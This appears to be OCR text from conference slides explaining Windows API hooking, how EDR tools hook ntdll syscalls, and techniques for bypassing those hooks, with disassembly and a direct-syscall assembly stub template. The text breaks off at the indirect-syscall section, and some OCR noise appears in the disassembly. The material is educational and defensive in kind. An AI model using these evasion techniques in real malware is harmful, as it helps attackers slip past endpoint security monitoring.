
API Hooking

API hooking is a technique used to intercept and modify the behavior of an API function. The classical way of implementing API hooking is done via trampolines. The trampoline is a shellcode which is inserted at the beginning of the function, resulting in the function becoming hooked.




Inline Hooking

Inline hooks return execution to the legitimate function, allowing for normal execution to continue.



Hooking in use by Endpoint Security Solutions

There are many ways to implement API hooking, one way is through open-source libraries such as Microsoft's Detours library and Minhook. Many EPP/EDR solutions use API hooking to monitor the real-time process, or any suspicious WinAPI calls that it might consider as harmful. This is achieved by replacing the first instruction of the un-exported function in the system DLL with a **jmp** instruction that jumps to a routine in the EPP/EDR's loaded library.



```
jmp 7FFCABAFO080
add byte ptr ds:[rax],al
add dh,dh
add al,25
or byte ptr ds:[rbx],al
jg ntdll.7FFD2BADFFE1
inc ntDll.7FFD2BADFFFF
```

Figure: EDR hooks in place

❑ <https://github.com/TsudaKageyu/minhook>



Hooking in use by Endpoint Security Solutions

EDRs hook WinAPI functions that are commonly used by malware, most commonly, functions that have to do with the process, thread creation, manipulation, memory mapping, etc.

Most Common Functions to hook

- NtOpenProcess (OpenProcess)
- NtAllocateVirtualMemory (VirtualAllocEx)
- NtWriteVirtualMemory (WriteProcessMemory)
- NtCreateThreadEx (CreateRemoteThread), etc.



Syscall

- Windows system calls or syscalls serve as an interface for programs to interact with the system.
- The majority of syscalls are exported from the ntdll.dll DLL.
- Every syscall has a special syscall number, which is known as System Service Number or SSN.
- SSNs will differ depending on the OS (e.g. Windows 10 vs 11) and within the version itself (e.g. Windows 11 21h2 vs Windows 11 22h2).

The syscall structure is generally the same and will look like the snippet shown below



mov r10, rcx
mov eax, SSN
syscall

C3
OF1F8400 00000000
4C:8BD1
B8 18000000
F60425 0803FE7F 01
75 03
OF05
C3
CD 2E
C3

ret
non-dword ptr ds:[rax+rcx]
mov r10,rcx
mov eax,18
test byte ptr ds:[7FFE0308],1
jne ntdll.7FFCC42C3E85
syscall
ret
int 2E
ret

NtAllocateVirtualMemory



Syscall

A closer look of syscalls inside memory

● 00007FFFA0D23B6F ● 00007FFFA0D23B70 ● 00007FFFA0D23B73 ● 00007FFFA0D23B78 ● 00007FFFA0D23B80 ● 00007FFFA0D23B82 ● 00007FFFA0D23B84 ● 00007FFFA0D23B85 ● 00007FFFA0D23B87 ● 00007FFFA0D23B88 ● 00007FFFA0D23B890 ● 00007FFFA0D23B93 ● 00007FFFA0D23B98 ● 00007FFFA0D23BA0 ● 00007FFFA0D23BA2 ● 00007FFFA0D23BA4 ● 00007FFFA0D23BA5 ● 00007FFFA0D23BA7 ● 00007FFFA0D23BA8 ● 00007FFFA0D23BB0 ● 00007FFFA0D23BB3 ● 00007FFFA0D23BB8 ● 00007FFFA0D23BC0 ● 00007FFFA0D23BC2 ● 00007FFFA0D23BC4 ● 00007FFFA0D23BC5 ● 00007FFFA0D23BC7 ● 00007FFFA0D23BC8 ● 00007FFFA0D23BD0 ● 00007FFFA0D23BD3 ● 00007FFFA0D23BD8 ● 00007FFFA0D23BE0 ● 00007FFFA0D23BE2 ● 00007FFFA0D23BE4 ● 00007FFFA0D23BE5 ● 00007FFFA0D23BE7	CC 4C:8BD1 B8 00000000 F60425 0803FE7F 01 ▼ 75 03 OF05 C3 CD 2E C3 0F1F8400 00000000 4C:8BD1 B8 01000000 F60425 0803FE7F 01 ▼ 75 03 OF05 C3 CD 2E C3 0F1F8400 00000000 4C:8BD1 B8 02000000 F60425 0803FE7F 01 ▼ 75 03 OF05 C3 CD 2E C3 0F1F8400 00000000 4C:8BD1 B8 03000000 F60425 0803FE7F 01 ▼ 75 03 OF05 C3 CD 2E C3	int3 mov r10 rcx mov eax,0 test byte ptr ds:[7FFE0308],1 jne ntdll.7FFFA0D23B85 syscall ret int 2E ret nop dword ptr ds:[rax+rax],eax mov r10 rcx mov eax,1 test byte ptr ds:[7FFE0308],1 jne ntdll.7FFFA0D23BA5 syscall ret int 2E ret nop dword ptr ds:[rax+rax],eax mov r10 rcx mov eax,2 test byte ptr ds:[7FFE0308],1 jne ntdll.7FFFA0D23BC5 syscall ret int 2E ret nop dword ptr ds:[rax+rax],eax mov r10 rcx mov eax,3 test byte ptr ds:[7FFE0308],1 jne ntdll.7FFFA0D23BE5 syscall ret int 2E ret	ZwAccessCheck NTWorkerFactoryWorkerReady ZwAcceptConnectPort ZwMapUserPhysicalPagesScatter
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Bypassing Userland Syscall Hooks

- Using Direct Syscalls
- Using Indirect Syscalls
- Unhooking

Direct syscall

Calling that crafted syscall directly from within the assembly file.


```
NtAllocateVirtualMemory PROC  
    mov r10, rcx  
    mov eax, (ssn of NtAllocateVirtualMemory)  
    syscall  
    ret  
NtAllocateVirtualMemory ENDP  
  
NtProtectVirtualMemory PROC  
    mov r10, rcx  
    mov eax, (ssn of NtProtectVirtualMemory)  
    syscall  
    ret  
NtProtectVirtualMemory ENDP  
  
// other syscalls ...
```



Indirect syscall

